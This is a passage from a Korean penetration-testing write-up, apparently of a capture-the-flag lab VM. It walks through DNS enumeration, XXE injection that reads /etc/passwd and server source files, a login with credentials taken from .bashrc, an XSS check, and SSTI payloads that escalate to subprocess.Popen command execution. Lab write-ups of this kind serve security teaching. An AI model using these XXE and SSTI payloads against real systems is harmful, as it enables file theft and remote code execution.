(root@kali)-[/home/user]
# dig @attack_target hackers.blackhat.local

<<>> DiG 9.19.17-2-kali-Kali <<>> @attack_target hackers.blackhat.local
(1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 12774
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 57a4864aa19b87a60100000065990b3da728985f81049df7 (good)
;; QUESTION SECTION:
;hackers.blackhat.local.                IN      A

;; AUTHORITY SECTION:
blackhat.local. 3600 IN SOA blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600

;; Query time: 0 msec
;; SERVER: 192.168.238.128#53(attack_target) (UDP)
;; WHEN: Sat Jan 06 03:11:41 EST 2024
;; MSG SIZE rcvd: 125
```

그림 24. 공격 대상 dig 명령어 결과

dig 명령어 사용결과로 확인 정보는 아래와 같다.

- 서버 도메인 정보
  1. AUTHORITY SECTION
  2. blackhat.local 도메인의 하위 도메인 blackhat.local, hackerkid.blackhat.local

서버 도메인으로부터 확인한 하위 도메인을 탐색하기 위해 Kali Linux host(/etc/hosts)을 수정한다. 192.168.238.128 IP 주소와 하위 도메인 주소(blackhat.local, hackerkid.blackhat.local)을 설정한다.

```
GNU nano 7.2 /etc/hosts *
27.0.0.1    localhost
127.0.1.1   kali
192.168.238.128 attack_target
192.168.238.128 hackerkid.blackhat.local
192.168.238.128 blackhat.local

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

그림 25. Kali Linux hosts 파일 하위 도메인 설정

첫 번째 하위 도메인 탐색을 위해 URL hackerkid.blackhat.local 주소를 사용한다. 접속한 페이지 (이하 계정 생성 페이지) 사용자 생성을 위한 정보 입력 부분과 Register 버튼이 존재한다.




그림 26. 계정 생성 페이지 접속

임의 정보를 입력 후 Register 버튼을 누르면 Email 정보를 반환한다. 임의 정보로 로그인 페이지에서 로그인을 시도하면 로그인이 되지 않는다. 즉, 실제 계정 정보가 저장되지 않는 것을 확인할 수 있다.

두 번째 하위 도메인 탐색을 위해 URL blackhat.local 주소를 사용한다. blackhat.local 주소로 접속한 두번째 하위 도메인 페이지(이하 Forbidden 페이지)는 페이지 접속 권한이 없음을 확인할 수 있다.




그림 27. Forbidden 페이지 접속

### 2.3.3 웹 서버 계정 탈취(하위 도메인 공격)

계정 생성 페이지(URL : hackerkid.blackhat.local)는 임의의 정보 입력 후 Register 버튼을 누르면 회원가입이 아닌 입력한 이메일 정보를 출력한다. Burp Suite Intercept 기능에서 Register 버튼을 눌러 전송되는 Request를 확인하면 아래사진과 같이 계정 정보를 XML 사용해 전송한다.

```
1 POST /process.php HTTP/1.1
2 Host: hackerkid.blackhat.local
3 Content-Length: 142
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: */*
7 Origin: http://hackerkid.blackhat.local
8 Referer: http://hackerkid.blackhat.local/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: _xsrf=2|683b26c2|24e147b5216441355e4afe73925b7bba|1704540935
12 Connection: close
13
14 <?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      user
    </name>
    <tel>
      1234
    </tel>
    <email>
      testmail@google.com
    </email>
    <password>
      1234
    </password>
  </root>
```

그림 28. 계정 생성 페이지 Register Request

여기서 <email>은 웹 서버의 처리 결과를 표시하기 위해 사용(출력 이메일 정보)하므로, XXE Injection 공격으로 계정 관련 정보를 탈취한다.

공격문구에서 <!DOCTYPE email >을 Injection 결과 출력으로 지정한다. <!ENTITY output SYSTEM [file:///etc/passwd](#)> 를 사용해 웹 서버의 계정 관련 파일(passwd)을 조회 후 email 결과를 출력한다. 아래 사진과 같이 Response에 공격 대상 웹 서버의 계정 정보 파일 조회할 수 있다.




그림 29. 공격 대상 passwd 파일 조회

공격 대상 가상환경인 Ubuntu OS의 계정 정보를 획득했다. 계정 정보 중, bash shell을 사용하는 계정(root, saket)이 존재한다.

```
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
saket:x:1000:1000:Ubuntu,,,:/home/saket:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
```

그림 30. 공격 대상 bash shell 사용 계정

패스워드 파일(shadow)은 부여된 권한이 없어 출력되지 않았다. 추가로 XXE Injection를 추가로 진행해 웹 서버 소스코드를 획득할 수 있었다. 파일의 디렉터리는 조회되지 않았지만, Tornado 웹 서버의 파일 구조를 공개된 Git Hub 에서 확인해 해당 Git Hub 저장소의 파일명과 경로로 공격 대상 웹 서버의 소스코드 파일을 조회했다. Whatweb 명령어를 사용해 획득한 웹 스캔 결과인 웹 서버 경로와 파일(/usr/local/lib/python3.8/dist-packages/tornado/web.py)에서 web.py 파일을 조회 및 소스코드를 분석했다. 로그인 페이지의 로직 부분인 web.py 파일에서 getParameter 메소드를 사용하지 않음을 확인하여 추후 로그인 페이지 고려 공격 방법 중 SQL Injection 방법을 제외 시킬 수 있었다.

웹 서버 소스코드 파일을 조회하기 위해 아래 사진과 같이 XXE Injection 공격을 수행했다. base-64 인코딩 된 조회 결과를 확인하기 위해 base-64 디코딩했다.

ls와 같은 명령어 결과는 조회되지 않는다. 파일 내용은 조회 가능 하지만, shadow와 같은 특정



권한이 필요한 파일은 응답이 없다. 따라서 조회되지 않는다.

```
<!DOCTYPE email [  
  <!ENTITY output SYSTEM "php://filter/read=convert.base64-encode/  
    resource=file:///usr/local/lib/python3.8/dist-packages/tornado/simple_httpclient.py">]
```

그림 31. 공격 대상 소스코드 XXE Injection 공격문




그림 32. 소스코드 디코딩

- 조회한 웹 서버 소스코드 파일 목록
  1. process.php ( 회원가입 페이지 Register 호출 파일)
  2. web.py
  3. /etc/shadow (조회 결과 없음)
  4. /etc/passwd
  5. httputil.py
  6. auth.py
  7. home/saket/.bashrc ( 웹 로그인 계정정보 확인)

bashrc 파일의 마지막 부분에서, 웹 서버 계정 정보를 조회했다.

```
#Setting Password for running python app
username="admin"
password="Saket!#$%@!!"
is not available !!!
```

그림 33. 공격 대상 웹 서버 계정 정보

#### 2.3.4 로그인 페이지 공격

로그인 페이지 (URL : hackerkid.blackhat.io:9999) 접속 시, 아래와 같은 로그인 페이지가 나온다. XXE Injection 과정에서 획득한 계정 정보(공격 대상 bash shell 사용 계정, 공격 대상 웹 서버 계정 정보)로 로그인을 시도한다.



로그인을 통한 다음 페이지 접속을 위해, 웹 서버의 로그인 과정을 기준으로 접근했다.

웹 서버가 웹 서버의 계정 정보를 저장하기 위해 별도의 DB를 사용하지 않는다고 예상했다. 예상한 근거는 다음과 같다. 서비스 규모 추정 및 nikto tool 사용한 조회 결과로 계정 정보를 저장하는 DB는 없다고 판단한다. 따라서 로그인 계정 정보는 웹 서버 내 계정관련 파일 내 존재할 것이며 이를 XXE Injection 공격을 통해 확인했다. nitko tool 및 nitko 명령어는 네트워크 인터페이스 테스트 및 모니터링 도구이다. 로그인 시, 별도의 DB를 사용하지 않는다는 판단 근거로 사용했다.

- 사용 명령어 : nikto -h 192.168.238.128 -C all
- 명령어 옵션
  1. -h : 조회 호스트 지정
  2. -C : 모든 연결 유형 테스트

```
[root@kali:~]# nikto -h 192.168.238.128 -c all
- Nikto v2.5.0


+ Target IP: 192.168.238.128
+ Target Hostname: 192.168.238.128
+ Target Port: 80
+ Start Time: 2024-01-07 00:32:50 (GMT-5)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /images/: Directory indexing found.
+ 26640 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2024-01-07 00:34:44 (GMT-5) (114 seconds)

+ 1 host(s) tested
```

그림 34. nikto 명령어 사용 결과

Bashrc 파일(/home/saket/.bashrc) 에서 확인한 웹 로그인 계정정보, 우분투 사용자 계정 ID인 saket을 조합해 로그인 페이지 로그인하였다.



Username: saket

Password: ●●●●●●●●●●

Log In

그림 35. 탈취 계정 정보로 로그인 페이지 로그인

로그인 성공으로 진입한 페이지(이하 홈 페이지) 아래 사진과 같이 접속하였다.




그림 36. 로그인 성공 페이지

#### 2.3.4. 로그인 페이지 침투

로그인 성공 후 보이는 페이지에서는 name 에 대해 질의하고 있다. 따라서 해당 페이지 URL에 name을 인자로 사용해 아래와 같은 취약점을 확인했다.

- XSS 취약점

아래와 같이 경고창을 발생시키는 스크립트를 삽입 후 결과를 확인 시, 경고창이 생성된다.




그림 37. XSS 취약점 확인




그림 38. XSS 공격 결과

- SSTI 취약점

Server Side Template Injection의 약자로, 공격자가 native template 구문을 사용해 템플릿에 악성 페이로드를 삽입 시켜 서버측에서 실행한다. 웹 서버에서 템플릿을 사용한다면, 해당 템플릿이 웹 서버측에서 해석 및 실행된다. 이를 이용해 공격 대상 웹에 접근한다.

1. SSTI 취약점 탐색

python에서 다중상속 시, 클래스 우선순위 모호성 문제를 해결하기 위해 MRO를 사용한다. Method Resolution Order의 약자로서, 메소드 상속 순서를 지정한다. python에서 함수는 모두 object class이다. SSTI 취약점을 이용해 payload 삽입 후 낮은 권한을 획득한다. 이후 다른 취약점을 이용해 관리자(root) 권한을 획득한다.

템플릿에 payload `{{7*7}}` 삽입 시, 단순 문자열이 아닌 계산 결과가 출력됨을 알 수 있다.




그림 39. SSTI 취약점 확인

SSTI 취약점이 존재한다고 가정하고, 사용 가능한 클래스를 검색한다.

## 2. SSTI 취약점 공격

- 공격 URL : [http://attack\\_target:9999/?name={{%27%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\]}}](http://attack_target:9999/?name={{%27%27.__class__.__mro__[1]}})

공격 URL은 빈 문자열("")의 클래스를 가져오고, 해당 클래스의 MRO 튜플 중, 두 번째 요소 지정한다. 공격 결과 python 최상위 클래스인 object 확인 가능하다. MRO 튜플의 두 번째 요소인 최상위 클래스 object를 확인 가능하다.




그림 40. 최상위 클래스 조회

이제 최상위 클래스를 확인했으니, 하위 클래스를 확인한다.

- 공격 URL :  
[http://attack\\_target:9999/?name={{%27%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\].\\_\\_subclasses\\_\\_\(\)}}](http://attack_target:9999/?name={{%27%27.__class__.__mro__[1].__subclasses__()}})
- 명령어 옵션
  1. `' '`: 공백을 나타낸다.
  2. `__class__`: 클래스
  3. `__mro__[1]`: MRO 튜플의 두 번째 인덱스를 가져온다.
  4. `__subclasses__()`: 하위 클래스를 반환한다.

공격 URL은 빈 문자열("") 클래스의 MRO의 두번째 인덱스인 최상위 클래스의 하위 클래스를 리스트로 반환한다.




그림 41. 하위 클래스 목록 조회

이 중, 외부 프로세스 실행 시 사용되는 Popen() 함수를 찾는다.

- 공격 URL :  
[http://attack\\_target:9999/?name={{'%27%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\].\\_\\_subclasses\\_\\_\(\)\[254\]}}](http://attack_target:9999/?name={{'%27%27.__class__.__mro__[1].__subclasses__()[254]}})
- 명령어 옵션
  1. '' : 공백을 나타낸다.
  2. \_\_class\_\_ : 클래스
  3. \_\_mro\_\_[1] : MRO 튜플의 두 번째 인덱스를 가져온다.
  4. \_\_subclasses\_\_()[254] : 하위 클래스 중 254번째를 반환한다.

하위 클래스 [ ] 안에 인덱스를 지정해 subprocess.Popen()가 나올 때 까지 조회한다. subclasses 중 254번째 클래스가 Popen() 클래스이다.




그림 42. Popen() 클래스 순서 조회

하위 클래스의 Popen() 클래스의 위치를 확인하였으므로 payload에 Popen 클래스를 사용해 새로운 프로세스를 생성 및 외부 명령어를 실행할 수 있다.

- 공격 URL :  
[http://attack\\_target:9999/?name={{'%27%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\].\\_\\_subclasses\\_\\_\(\)\[254\]\('%27ls%27,shell=True,stdout=-1\).communicate\(\)}}](http://attack_target:9999/?name={{'%27%27.__class__.__mro__[1].__subclasses__()[254]('%27ls%27,shell=True,stdout=-1).communicate()}})
- 명령어 옵션
